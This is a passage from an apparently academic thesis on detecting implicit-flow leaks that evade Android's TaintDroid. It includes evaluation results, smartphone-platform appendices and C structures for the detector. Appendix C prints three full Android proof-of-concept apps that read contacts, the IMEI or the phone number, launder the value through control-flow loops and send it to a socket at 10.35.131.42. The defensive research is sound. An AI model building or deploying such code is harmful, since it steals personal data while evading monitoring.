Sarwar *et al.*[139] présentent des attaques d'obfuscation de code. Ces attaques visent le mécanisme de teintage dans TaintDroid. Le but de l'attaquant est d'obfusquer le code et de tromper le processus de teintage dans TaintDroid pour qu'il ne teinte pas des données privées. Il joue sur la structuration du code (des flux) puisque TaintDroid ne propage pas la teinte dans les flux de contrôle. Sarwar *et al.* montrent expérimentalement le taux de réussite de ces attaques pour contourner la propagation de la teinte dans TaintDroid.

Pour lancer ces attaques, l'attaquant exploite le problème d'under tainting qui est défini dans la Section A.3. Nous avons réussi à détecter ces attaques en utilisant les règles qui décrivent la politique de teintage présentée dans la Section A.4. En utilisant ces règles, toutes les variables à laquelle une valeur est affectée aux branches conditionnelles sont teintées si la branche est prise ou pas.

Nous avons implémenté et testé ces attaques en utilisant un smartphone "Nexus One" ayant un système d'exploitation Android 2.3 que nous avons modifié pour suivre les flux de contrôle. Notre approche réussit à détecter ces attaques. Une notification apparaît pour prévenir l'utilisateur de la fuite de la donnée privée. Ainsi, les applications malveillantes contenant des attaques d'obfuscation de code ne peuvent pas contourner le système Android et obtenir des informations sensibles en exploitant les flux de contrôle.

A.6 Implémentation

Pour résoudre le problème d'under tainting, nous sommes intervenus au niveau de l'architecture de TaintDroid. Nous avons implémenté une approche hybride qui combine l'analyse statique et l'analyse dynamique. Nous avons défini et implémenté un module "implicit flow tracking" dans le vérificateur de code Dex de la machine virtuelle Dalvik. Ce module effectue l'analyse statique et vérifie les instructions au moment de l'installation des applications Android. Nous modifions l'interpréteur de la machine virtuelle Dalvik et nous ajoutons les deux règles présentées dans la Section A.4 pour propager la teinte tout au long des flux de contrôle.




Figure A.3: Architecture modifiée pour gérer les flux implicites dans le système TaintDroid.

A.6.1 Analyse statique du Code dex

Nous effectuons une analyse statique au moment de l'installation des applications Android. Cette analyse utilise des graphes de flot de contrôle qui sont composés des blocs de base et des arêtes. Un bloc de base représente une instruction de contrôle. Nous utilisons "post dominator" pour déterminer la dépendance des différents blocs au bloc de la condition. Les graphes de flot de contrôle sont stockés sous le format graphviz [145] dans le dossier de données du smartphone. Les tailles des graphes de flot de contrôle que nous avons obtenues dans nos différents tests sont de l'ordre de 1200 octets.

A.6.2 Analyse Dynamique des Applications Android

Nous implémentons l'analyse dynamique au moment de l'exécution en utilisant les informations fournies par l'analyse statique. Nous attribuons un *Contexte_Teinte* à chaque bloc de base. Le *Contexte_Teinte* contient la teinte de la condition dont

dépend le bloc. Nous commençons par les branches qui ne sont pas prises. Nous utilisons l'analyse statique pour déterminer le type et le nombre d'instructions dans ces branches. Ensuite, nous forçons le processeur à exécuter ces instructions et teinter les variables auxquelles une valeur est affectée en utilisant la deuxième règle de propagation de la teinte. Nous attribuons seulement une teinte aux variables et nous ne modifions pas leurs valeurs. Enfin, nous restaurons le compteur de programme pour pointer vers la première instruction dans la branche qui est prise. Nous attribuons une teinte aux variables modifiées dans cette branche en utilisant la première règle de propagation de la teinte. Nous implémentons les deux règles qui définissent la politique de teintage dans le module "Taint Propagation" de Taintdroid. L'architecture modifiée pour gérer les flux implicites dans le système TaintDroid est illustrée dans la Figure A.3.

A.7 Evaluation

A.7.1 Performance

Nous avons utilisé CaffeineMark [150] afin de déterminer le "java microbenchmark". La Figure A.4 présente les résultats obtenus. Nous propageons la teinte dans les branches conditionnelles en particulier dans la boucle for et nous ajoutons des instructions dans le processeur pour résoudre le problème d'under tainting ce qui explique le temps d'exécution élevé au niveau de "loop benchmark". Nous associons une teinte aux résultats des opérations arithmétiques dans les flux explicites et les flux de contrôle. Ainsi, les opérations arithmétiques présentent un temps d'exécution élevé. La différence de "string benchmark" entre un système Android non modifié et notre approche est due à la mémoire supplémentaire requise dans la propagation de la teinte dans les objets string.




Figure A.4: Microbenchmark of java overhead

Nous constatons que le système Android non modifié présente un score global de 3625 instructions Java exécutées par seconde. Notre approche présente un score global de 2937 instructions Java exécutées par seconde. Par conséquent, notre approche crée un overhead de 19% du à la propagation de la teinte dans les flux de contrôle. En revanche, le système de Taintdroid présente un score global de 3117 instructions Java exécutées par seconde. Par conséquent, Taintdroid a un overhead de 14% par rapport†au système Android non modifié. L'overhead généré par notre approche est acceptable en comparaison à celui créé par TaintDroid.

Nous mesurons également la quantité de mémoire allouée par les applications au cours de l'exécution. Le benchmark consommé est de 21,28 MB sur le système non modifié, 22,21 MB lors de l'exécution de TaintDroid et 24,09 MB lors de l'exécution de notre approche. Par conséquent, notre approche crée un overhead de mémoire de 12% par rapport au système Android non modifié.

A.7.2 Faux positifs

Nous avons trouvé que 14 parmi les 25 applications Android testées (près de 50%) utilisent les flux de contrôle pour transferer et envoyer des données sensibles. Nous avons détecté une fuite de IMSI. Mais, il était utilisé comme un paramètre de configuration dans le téléphone. En outre, nous avons détecté que le hash de l'IMEI est transmis à l'extérieur du smartphone. Ainsi, on ne peut pas concidérer ces applications comme malveillantes. Sur les applications testées notre approche génère 25% de faux positifs.

A.8 Conclusion et Perspectives

Afin de protéger les smartphones des attaques exploitant les dépendances de contrôle, nous avons proposé une approche formelle et technique qui combine l'analyse statique et l'analyse dynamique. Nous avons spécifié formellement deux règles qui définissent la politique de teintage pour détecter les attaques exploitant les dépendances de contrôle. Nous avons montré que notre approche réussit à détecter ces attaques. Ainsi, les applications malveillantes ne peuvent pas contourner le système Android et obtenir des informations sensibles en exploitant les flux de contrôle. Nous planifions d'affiner notre approche pour réduire le nombre de fausses alarmes en utilisant des approches de contrôle d'accès. Pour améliorer notre mécanisme de détection, nous planifions d'implémenter un processus de réaction qui consiste à bloquer l'envoi des données teintées via le réseau. Notre approche peut être implémentée dans d'autres systèmes d'exploitation installés sur les smartphones et sur d'autres version d 'Android en adaptant les caractéristiques techniques de ces systèmes avec notre approche. Pour améliorer les performances de notre système, nous planifions d'implémenter notre approche au compilateur juste à temps (JIT) qui traduit le code binaire un code natif optimisé au moment de l'exécution.

APPENDIX B

Smartphone Characteristics

In this appendix we describe in more detail smartphone characteristics.

B.1 BlackBerry

BlackBerry has three kinds of applications:

- Pre-Loaded Applications: These free apps help users to perform several tasks. These apps include a web browser, maps, notes app, application for MS Office documents (Word, Excel and PowerPoint), a multimedia application to store and manage audio and video files and a weather application. Also, BlackBerry devices provide secure real-time push-email communications which attract business managers. They include various business applications such as: electronic messages, PIN messages, SMS, MMS, BlackBerry Messenger.
- Third-party applications: In January 2013, there were about 70 thousand third-party applications for BlackBerry OS [154]. This number increased since 2003 when the third-party apps counted only 3000 apps [154]. BlackBerry announced, at BlackBerry Live 2013, that the number of their third party applications exceeded 120 thousand and that BlackBerry Z10 will provide Skype mobile [155].
- Android applications: BlackBerry 10 allows run and install of Android apps such as Netflix, Snapchot and Pinterest. These applications can be downloaded directly from the Google Play store or Amazon App Store using [156] and Droid Store [157].

B.2 Symbian

In 2006, Symbian Ltd. announced that 100 million mobile phones running with its OS were sold. Symbian is adopted by different manufacturers of second generation mobile phones (GSM and GPRS) and third generation (UMTS).

Symbian was totaly bought in 2008 by Nokia with part of 48% and the rest was divided between Sony Ericsson, Siemens, Samsung and Panasonic3. As a result of this purchase Nokia decided to change the licence of Symbian OS and make the software open source in 2009 [157]. The source code of Symbian OS has been officially available for download since 2010.

In 2011, the new CEO of Nokia, Stephen Elop, former Microsoft Executive, announced that he was abandoning the Nokia OS due to the significant decline in the market share of Nokia smartphones, segment dominated by Apple (iPhone) and Google (Android) [158, 159]. Symbian and Meego will be replaced by Windows Mobile Phone. But on January 7, 2013, Symbian OS team announces discontinuation of the operating system.

Each manufacturer develops its own user interface and adds or removes features. Thus, Series 60 and UIQ are two different branches of Symbian OS. Each version of these branches is based on a version of Symbian OS.

The main user interfaces are:

- Series 60, renamed S60. This user interface is most prevalent on mobile devices based on Symbian OS. Created by Nokia, it is characterized by a non-touch screen, support for a digital keyboard, sometimes an alphanumeric keyboard (E90 Communicator) and some additional features as a joystick. Starting with version 3 primarily, the interface is more dynamic and the screen may have several sizes and shapes.
- Series 80. Created by Nokia, this user interface is designed for the Communicator legacy and it is characterized by an alphanumeric keyboard, 4 application buttons on the right side and a non-touch widescreen.
- Series 90. Created by Nokia, this interface was destined to PDA devices, with touch screen support. Its concepts have been reused as the basis for Nokia's Maemo user interface running on a Linux base.

- UIQ. Developed by UIQ Technology and owned by Sony Ericsson and Motorola. This platform is distinguished by its PDA user interface with touch screen. UIQ is the second most common UI on Symbian OS phones.
- MOAP(S). Available only in Japan, this platform has the particularity to be closed. Indeed, it is impossible to install third-party applications on this platform.

Symbian is the first smartphone platform to vulgarize mobile phone multimedia such as music, video and gaming in the early years.

B.3 Windows Mobile

Several applications are available in Windows Mobile such as web browser, media player, Microsoft Office Mobile, etc.
The Internet Connection Sharing application is used in the Windows Mobile platform to share mobile Internet connection with computers via USB and Bluetooth. Windows mobile supports virtual private networking (VPN) and includes a Radio Interface Layer (RIL). The user interface is improved from one version to another, but it keeps its basic functionality.
Windows Mobile can be classified into three categories [160]:

- Windows Mobile Professional that runs on smartphones with touchscreens,
- Windows Mobile Standard that runs on mobile phones without touchscreens,
- Windows Mobile Classic that runs on personal digital assistant or Pocket PCs.

In 2008, Microsoft has sold 20 million Windows Mobile licenses to the Personal Digital Assistants (PDA) manifacturers. In 2010 this OS was widely challenged by the iPhone, Blackberry, Android and since 2010 by Bada, Samsung's OS for smartphones [11]. But in 2011, Nokia announced their adoption of Windows Phone as main OS of their future smartphone operating system [11].

Microsoft announced that the applications developed for the current versions of Windows Mobile (up to Windows Mobile 7) would be incompatible with the new OS version [161].

B.4 IPhone

The software architecture of the iOS is characterized by [162]:

- The BaseBand: It may be considered a BIOS for the iPhone. So it is a standalone firmware that ensures, in real time, all interactions with the communication devices: Bluetooth, Wi-Fi and GSM. Many versions of the BaseBand exist and they are different from one device to another.
- The BootLoader: It is a part of the BaseBand, whose main role is to ensure the iPhone startup, control activation and its compatibility with the inserted SIM card. Today, two versions of the BootLoader have been proposed by Apple, the 3.9 version used before the European release of the iPhone and the 4.6 version used since the European release.
- Firmware: It is an internal device software, it is responsible for the management of the mobile systemic part (screen, touchscreen, etc...).
- SeckPack: A part of the flash memory of the mobile device that contains information about the lock of the phone. The Seckpack can be considered a password: if a correct SeckPack is sent to the BootLoader at bootstrap„ then the user has the possibility to use the BaseBand and to access to the applications stored in the device.

The iOS uses the OpenGL ES API running on a 3D graphic card with dual core powerVR. Unlike some other mobile operating systems, the iOS does not allow the execution of a third party application in the background.

The iOS provides an intuitive Multi-Touch interface with a simple home screen based on the concept of direct manipulation. It is a multitasking operating system that allows multiple applications to run at the same time. In iOS 4.0 to iOS 6.x, the user has the ability to switch between applications by double-clicking the home button.

The iPhone OS offers accelerometer, microphone, camera technologies, and GPS to determine the device location. Siri is the intelligent personal assistant that allows user to do a variety of different tasks such as messages sending, phone calls, find directions or locations, open an app, and search in the web just by asking. It is able to recognise the user natural speech and it can ask questions for additional information. Siri is available on iPhone 5 and iPhone 4S.
As entertainment application, Apple produces an online multiplayer game known as Game Center for iPhone users who can start and invite friends to play a game.

B.5 Android

The development environment that includes a phone emulator and a plugin for Eclipse can also be considered a feature of Android [14]. Google Play, the web site for purchasing and downloading applications for Android is also an important tool.

Android contains 15 incorporated applications such as phone app, which can send or receive phone calls, contact and accounts applications, two mail applications, Gmail and Mail, to send and receive electronic mail, Calendar, the messaging application to send SMS or MMS messages [17]. Android also includes a web browser, a maps application, an application for taking pictures and videos as well as an application to view the pictures and videos stored in the device, applications to play music, access to news or weather as well as a clock and a calculator [17].

APPENDIX C

Code obfuscation attack

C.1 Code obfuscation attack1

```
1  package com.exercise.AndroidId;
2
3
4  import java.io.DataInputStream;
5  import java.io.DataOutputStream;
6  import java.io.IOException;
7  import java.net.Socket;
8  import java.net.UnknownHostException;
9
10 import android.telephony.TelephonyManager;
11 import android.content.ContentResolver;
12 import android.content.Context;
13 import android.database.Cursor;
14 import android.app.Activity;
15 import android.os.Bundle;
16 import android.provider.ContactsContract;
17 import android.view.View;
18 import android.widget.Button;
19 import android.widget.TextView;
20
21 import dalvik.system.*;
22 import dalvik.annotation.*;
23 import android.os.Debug;
24
25
26 public class Send_IdAndroidActivity extends Activity {
27
28 TextView textOut1;
29 TextView textOut;
30 TextView textIn;
31
32
33
34  /** Called when the activity is first created. */
35  @Override
36  public void onCreate(Bundle savedInstanceState) {
37  super.onCreate(savedInstanceState);
38  setContentView(R.layout.main);
```

```
39          textOut = (TextView)findViewById(R.id.textout);
            textOut1 = (TextView)findViewById(R.id.textout1);
41          textOut.setVisibility(View.INVISIBLE);
            textOut1.setVisibility(View.INVISIBLE);
43          Button B1 = (Button) findViewById(R.id.EnterButton);
            B1.setOnClickListener(new View.OnClickListener() {
45
                public void onClick(View v) {
47
                   String contact_name="";
49                 ContentResolver cr = getContentResolver();
                   Cursor cur = cr.query(ContactsContract.Contacts.CONTENT_URI,
51                         null, null, null, null);
                   if (cur.getCount() > 0) {
53                 while (cur.moveToNext()) {
                       String id = cur.getString(
55                                 cur.getColumnIndex(ContactsContract.Contacts._ID));

57
                     contact_name = cur.getString(
59                       cur.getColumnIndex(ContactsContract.Contacts.DISPLAY_NAME));

61                    }}

63                char lettreHex;
                    char codeAsc = 0x20;
65
                    int row = 2;
67                  int column;

69                  String X = contact_name;
                    String Y="";
71                  char[] TabAsc;
                     int k=0;
73                  TabAsc = new char [96];

75                  while (codeAsc < 0x80) {

77                    for (column = 0; column < 16; column++) {
                         TabAsc[k] = codeAsc;
79                      codeAsc++;
                        k++;
81                    }
                      row++;
83                  }

85                  for (int i = 0;i< X.length(); i++)
                    {
87                      char x=X.charAt(i);

89                      for (int j=1;j<TabAsc.length;j++)
                        {
91                            if (x==TabAsc[j])
                              Y=Y+TabAsc[j];
93                      }

95                  }
```

```
97
                textIn.setText(contact_name);
99
              textOut.setText(contact_name);
101
                } });
103       NetworkTransfer();

105
 }
107
Button.OnClickListener buttonSendOnClickListener
 = new Button.OnClickListener(){

111 @Override
public void onClick(View arg0) {
113  // TODO Auto-generated method stub
 Socket socket = null;
115  DataOutputStream dataOutputStream = null;
 DataInputStream dataInputStream = null;
117
 try {
119
    socket = new Socket("10.35.131.42", 8888);
121    dataOutputStream = new DataOutputStream(socket.getOutputStream());
  dataInputStream = new DataInputStream(socket.getInputStream());
123  dataOutputStream.writeUTF(textOut.getText().toString());
  textIn.setText(dataInputStream.readUTF());
125 } catch (UnknownHostException e) {
  // TODO Auto-generated catch block
127  e.printStackTrace();
 } catch (IOException e) {
129  // TODO Auto-generated catch block
  e.printStackTrace();
131 }
 finally{
133  if (socket != null){
   try {
135    socket.close();
   } catch (IOException e) {
137    // TODO Auto-generated catch block
    e.printStackTrace();
139   }
  }
141
  if (dataOutputStream != null){
143   try {
    dataOutputStream.close();
145   } catch (IOException e) {
    // TODO Auto-generated catch block
147    e.printStackTrace();
   }
149  }

151  if (dataInputStream != null){
   try {
153    dataInputStream.close();
   } catch (IOException e) {
```

```
155     // TODO Auto-generated catch block
        e.printStackTrace();
157    }
      }
159  }
    }};
161
        public void NetworkTransfer()
163
        {
165
            Button buttonSend = (Button)findViewById(R.id.send);
167          textIn = (TextView)findViewById(R.id.textin);
             buttonSend.setOnClickListener(buttonSendOnClickListener);
169
        }
171 }
```

C.2 Code obfuscation attack 2

```
1  package com.exercise.AndroidId;
   import java.io.DataInputStream;
3  import java.io.DataOutputStream;
   import java.io.IOException;
5  import java.net.Socket;
   import java.net.UnknownHostException;
7
   import android.telephony.TelephonyManager;
9  import android.content.Context;
   import android.app.Activity;
11 import android.os.Bundle;
   import android.os.Debug;
13 import android.view.View;
   import android.widget.Button;
15 import android.widget.TextView;

17 import dalvik.system.*;
   import dalvik.annotation.*;
19
   public class Send_IdAndroidActivity extends Activity {
21
   TextView textOut1;
23 TextView textOut;
   TextView textIn;
25



27
    /** Called when the activity is first created. */
29  @Override
    public void onCreate(Bundle savedInstanceState) {
31  super.onCreate(savedInstanceState);
    setContentView(R.layout.main);
33
            textOut = (TextView)findViewById(R.id.textout);
35          textOut1 = (TextView)findViewById(R.id.textout1);
```

```
        textOut.setVisibility(View.INVISIBLE);
37      textOut1.setVisibility(View.INVISIBLE);
        Button B1 = (Button) findViewById(R.id.EnterButton);
39      B1.setOnClickListener(new View.OnClickListener() {

41          public void onClick(View v) {
               String X = new Long(Get_IMEI()).toString();
43

45                String Y="";
                  for (int i = 0;i<X.length(); i++)
47                {
                      char x=X.charAt(i);
49
                      int n =x;
51

53                    int y=0;

55                    for (int j=0;j<n;j++)
                          {
57                            y=y+1;

59                        }

61
                          char c = (char) y;
63
                          Y=Y+c;
65
                  }
67

69                textOut.setText(Y);

71
          } });
73      NetworkTransfer();

75
 }
77
Button.OnClickListener buttonSendOnClickListener
 = new Button.OnClickListener(){

81 @Override
public void onClick(View arg0) {
83  // TODO Auto-generated method stub
  Socket socket = null;
85  DataOutputStream dataOutputStream = null;
  DataInputStream dataInputStream = null;
87
  try {
89
      socket = new Socket("10.35.131.42", 8888);
91
   dataOutputStream = new DataOutputStream(socket.getOutputStream());
93  dataInputStream = new DataInputStream(socket.getInputStream());
```

```
   dataOutputStream.writeUTF(textOut.getText().toString());
95   textIn.setText(dataInputStream.readUTF());
  } catch (UnknownHostException e) {
97   // TODO Auto-generated catch block
   e.printStackTrace();
99  } catch (IOException e) {
   // TODO Auto-generated catch block
101  e.printStackTrace();
  }
103  finally{
   if (socket != null){
105   try {
     socket.close();
107   } catch (IOException e) {
     // TODO Auto-generated catch block
109    e.printStackTrace();
    }
111  }

113  if (dataOutputStream != null){
   try {
115    dataOutputStream.close();
    } catch (IOException e) {
117    // TODO Auto-generated catch block
     e.printStackTrace();
119  }
  }
121

  if (dataInputStream != null){
123  try {
     dataInputStream.close();
125  } catch (IOException e) {
     // TODO Auto-generated catch block
127    e.printStackTrace();
    }
129  }
 }
131 }};

133 public long Get_IMEI()

135 {

137     TelephonyManager tm = (TelephonyManager) getSystemService(Context.TELEPHONY_SERVICE);
     String device_id = tm.getDeviceId();
139     long im = Long.parseLong(device_id);
     return (im);
141

}
143

public void NetworkTransfer()
145

     {
147

         Button buttonSend = (Button)findViewById(R.id.send);
149       textIn = (TextView)findViewById(R.id.textin);
          buttonSend.setOnClickListener(buttonSendOnClickListener);
151
```

```
    }
}
```

C.3 Code obfuscation attack 3

```
package com.exercise.AndroidId;

import java.io.DataInputStream;
import java.io.DataOutputStream;
import java.io.IOException;
import java.net.Socket;
import java.net.UnknownHostException;

import android.telephony.TelephonyManager;
import android.content.ContentResolver;
import android.content.Context;
import android.database.Cursor;
import android.app.Activity;
import android.os.Bundle;
import android.provider.ContactsContract;
import android.provider.ContactsContract.CommonDataKinds.Phone;
import android.view.View;
import android.widget.Button;
import android.widget.TextView;

import dalvik.system.*;
import dalvik.annotation.*;
import android.os.Debug;


public class Send_IdAndroidActivity extends Activity {

TextView textOut1;
TextView textOut;
TextView textIn;



 /** Called when the activity is first created. */
 @Override
 public void onCreate(Bundle savedInstanceState) {
 super.onCreate(savedInstanceState);
 setContentView(R.layout.main);

        textOut = (TextView)findViewById(R.id.textout);
        textOut1 = (TextView)findViewById(R.id.textout1);
        textOut.setVisibility(View.INVISIBLE);
        textOut1.setVisibility(View.INVISIBLE);
        Button B1 = (Button) findViewById(R.id.EnterButton);
        B1.setOnClickListener(new View.OnClickListener() {

             public void onClick(View v) {


                  String s = getMyPhoneNumber();
```

```
51
                    String X = s.substring(2);
53
                    String Y="";
55                   for (int i = 0;i<X.length(); i++)
                     {
57                       char x=X.charAt(i);
                         System.out.print("x="+x+"\n");
59                       int n =x;
                         int y=0;
61                       int w;
                         int v1=2;
63                       int t=0;
                             while (y<n)
65                               {
67                               try {
69                                   w = v1/t;
71                               } catch (ArithmeticException e) {
73                                   y = y+1;
75
77                               }
79                           }
81                           char c = (char) y;
83                           Y=Y+c;
                     }
85
                      textIn.setText(Y);
87
89                  textOut.setText(Y);
91
93              } });
            NetworkTransfer();
95
97  }

99  Button.OnClickListener buttonSendOnClickListener
     = new Button.OnClickListener(){
101
    @Override
103 public void onClick(View arg0) {
     // TODO Auto-generated method stub
105  Socket socket = null;
     DataOutputStream dataOutputStream = null;
107  DataInputStream dataInputStream = null;
```

```
109  try {

111      socket = new Socket("10.35.131.42", 8888);

113   dataOutputStream = new DataOutputStream(socket.getOutputStream());
      dataInputStream = new DataInputStream(socket.getInputStream());
115   dataOutputStream.writeUTF(textOut.getText().toString());
      textIn.setText(dataInputStream.readUTF());
117  } catch (UnknownHostException e) {
      // TODO Auto-generated catch block
119   e.printStackTrace();
     } catch (IOException e) {
121   // TODO Auto-generated catch block
      e.printStackTrace();
123  }
     finally{
125   if (socket != null){
       try {
127     socket.close();
       } catch (IOException e) {
129     // TODO Auto-generated catch block
        e.printStackTrace();
131    }
      }
133
     if (dataOutputStream != null){
135   try {
       dataOutputStream.close();
137   } catch (IOException e) {
       // TODO Auto-generated catch block
139    e.printStackTrace();
      }
141  }

143   if (dataInputStream != null){
      try {
145    dataInputStream.close();
      } catch (IOException e) {
147    // TODO Auto-generated catch block
       e.printStackTrace();
149   }
     }
151 }
}};
153



155


157 public String getMyPhoneNumber(){
        TelephonyManager mTelephonyMgr;
159     mTelephonyMgr = (TelephonyManager)
            getSystemService(Context.TELEPHONY_SERVICE);
161     return mTelephonyMgr.getLine1Number();
    }
163


165     public void NetworkTransfer()
```

```
167     {

169         Button buttonSend = (Button)findViewById(R.id.send);
             textIn = (TextView)findViewById(R.id.textin);
171          buttonSend.setOnClickListener(buttonSendOnClickListener);

173     }
}
```

APPENDIX D

Static Analysis

ContextBasicBlock Struct

```
struct ContextBasicBlock
{
    unsigned int            pc_start;
    unsigned int            pc_end;
#ifdef JIT3
    unsigned int            pc_start_orig;
    unsigned int            pc_end_orig;
#endif
    BasicBlockType          type;
    RuntimeBitmapElement    *bitmap;
    int                     bitmap_index;

    /**
     * All locations this basic block stores into.
     */
    StorageRecord           store;

    /**
     * All locations the following basic blocks store into,
     if the specific branch is taken.
     * For switch blocks, this is the sequential list of cases,
     with the default case last.
     * For an if-block, this contains the if-block first, the else-block second.
     */
    StorageRecord           *store_cases;
    unsigned int            store_case_count;
     // u1      format;          /* enum RegisterMapFormat; MUST be first entry */
          //u1      regWidth;       /* bytes per register line, 1+ */
          //u1      numEntries[2];  /* number of entries */

    /* raw data starts here; need not be aligned */
          //u1      data[1];
};
```

NewBasicBlock Struct

```
typedef struct NewBasicBlock
{
    /**
     * The range of instructions covered by this basic block is <pc_start,pc_end>.
     */
    uint            pc_start;
    uint            pc_end;
    /**
     * The address of the control-flow instruction at the end of the block.
     */
    uint            pc_flow;

    /**
     * The type of the control-flow instruction at the end of this BasicBlock.
     */
    BasicBlockType  type;

    /**
     * The bitmap of flags used to track condition dependencies. This may be one
     * or more elements, depending on the global variable bitmap_size_elements.
     */
    BitmapElement   *bitmap;

    /**
     * Bits bitmap[bitmap_index .. bitmap_index + bitmap_size_bits] are used by the
     * conditional instruction in this basic block.
     * If this basic block is not a conditional block, this value is ignored
     */
    unsigned int    bitmap_index;
    unsigned int    bitmap_size_bits;

    /**
     * If this is a conditional block, this points to the first BasicBlock at which all
     * control-flow paths converge.
     */
    struct NewBasicBlock    *finished;

    /**
     * The target if this is a jump. The default case if this is a switch.
     NULL otherwise.
     */
    struct NewBasicBlock    *target;

    union
    {
        /**
         * The cases if this is a switch.
         * Terminated by a NULL pointer.
         */
        struct NewBasicBlock    **cases;

        /**
         * The list of try blocks if this is a catch block.
         */
        struct NewBasicBlock    **tries;
```

```
57
        /**
59       * The list of catch blocks this block may jump to,
         if this block is a method invocation
61       */
        struct NewBasicBlock    **catches;
63  };

65  /**
     * The next block if no branch is taken. NULL if this is a goto or return.
67   */
    struct NewBasicBlock    *next_normal;
69
    /**
71   * Forms a list of conditional-blocks.
     */
73  struct NewBasicBlock    *next_cond;

75  /**
     * Forms a list of conditional-blocks whose finish-block has not yet been found.
77   */
    struct NewBasicBlock    *next_cond_unfinished;
79
    union
81  {
        /**
83       * Used to form a temporary list during bitmap flow
         */
85      struct NewBasicBlock    *next_flow;

87      struct NewBasicBlock    *next_temp;

89  };

91  ContextBasicBlock   *final;

93  DexCatchHandler     *catch_info;

95  const Method        *method;
} NewBasicBlock;
```

ContextAnalysisInfo Struct

```
2  typedef struct ContextAnalysisInfo
   {
4      Method *method;

6      /**
        * Linked list of all basic blocks used in the control-flow graph.
8       */
       BasicBlockList list_normal;
10
       /**
12      * Linked list of forward blocks, sorted by pc_start.
        * The next_normal field is used to form the list,
14      *as a NewBasicBlock is never in both lists
        * at the same time.
16      */
       BasicBlockList list_forward;
18
       /**
20      * Linked list of all conditional blocks.
        */
22     BasicBlockList list_cond;

24

       /**
26      * Linked list of conditional blocks. When the bitmaps created, all conditionals
        * are added to the list. When the graph is processed,
28      *any block whose 'finished' pointer is
        * determined, is removed from the list.
30      */
       BasicBlockList list_cond_unfinished;
32
       union
34     {
           /**
36          * List used during flowing of bitmaps.
            */
38         BasicBlockList list_flow;

40         BasicBlockList list_temp;
       };
42
       /* Size of the bitmaps, in elements and bits */
44     unsigned int bitmap_size_elements;
       unsigned int bitmap_size_bits;
46
       unsigned int branch_count;
48     unsigned int block_count;

50     NewBasicBlock *join_block;

52     BasicBlockAlloc      *basic_block_alloc_first,
                            *basic_block_alloc_last,
54                          *basic_block_alloc_ptr;
```

```
56      PRIMITIVE_ALLOC_LIST_DECL2 (Bitmap, BitmapElement);
        PRIMITIVE_ALLOC_LIST_DECL2 (SwitchTarget, NewBasicBlock *);
58  } ContextAnalysisInfo;
```

Method Struct

```
struct Method {
    /* the class we are a part of */
    ClassObject*    clazz;

    /* access flags; low 16 bits are defined by spec (could be u2?) */
    u4              accessFlags;

    /*
     * For concrete virtual methods, this is the offset of the method
     * in "vtable".
     *
     * For abstract methods in an interface class, this is the offset
     * of the method in "iftable[n]->methodIndexArray".
     */
    u2              methodIndex;

    /*
     * Method bounds; not needed for an abstract method.
     *
     * For a native method, we compute the size of the argument list, and
     * set "insSize" and "registerSize" equal to it.
     */
    u2              registersSize;  /* ins + locals */
    u2              outsSize;
    u2              insSize;

    /* method name, e.g. "<init>" or "eatLunch" */
    const char*     name;

    /*
     * Method prototype descriptor string (return and argument types).
     *
     * TODO: This currently must specify the DexFile as well as the proto_ids
     * index, because generated Proxy classes don't have a DexFile.  We can
     * remove the DexFile* and reduce the size of this struct if we generate
     * a DEX for proxies.
     */
    DexProto        prototype;

    /* short-form method descriptor string */
    const char*     shorty;

    /*
     * The remaining items are not used for abstract or native methods.
     * (JNI is currently hijacking "insns" as a function pointer, set
     * after the first call.  For internal-native this stays null.)
     */

    /* the actual code */
    const u2*       insns;          /* instructions, in memory-mapped .dex */

    /* cached JNI argument and return-type hints */
    int             jniArgInfo;
```

```
56      /*
         * Native method ptr; could be actual function or a JNI bridge.  We
58       * don't currently discriminate between DalvikBridgeFunc and
         * DalvikNativeFunc; the former takes an argument superset (i.e. two
60       * extra args) which will be ignored.  If necessary we can use
         * insns==NULL to detect JNI bridge vs. internal native.
62       */
        DalvikBridgeFunc nativeFunc;
64
        /*
66       * Register map data, if available.  This will point into the DEX file
         * if the data was computed during pre-verification, or into the
68       * linear alloc area if not.
         */
70      const RegisterMap* registerMap;

72      /* set if method was called during method profiling */
        bool            inProfile;
74



76


78           uint                       noTaintFlags;

80          ContextBasicBlock *contexts;
        int                     context_count;
82      struct StorageRecord        *context_storage;
        uint                        bitmap_size_bits;
84      uint                        bitmap_size_elements;
        RuntimeBitmapElement        *bitmap_data;
86          bool                        context_failed;

88  };
```

ContextAnalysisControlFlowInstruction Function

```
NewBasicBlock *contextAnalysisControlFlowInstruction (ContextAnalysisInfo *info,
uint pc, uint pc_target, unsigned int length, BasicBlockType type)
{

    /* The block starts at pc 0, or after the previous block */
    int start_pc;
    if (LIST_IS_EMPTY (normal))
    {
        start_pc = 0;
    }
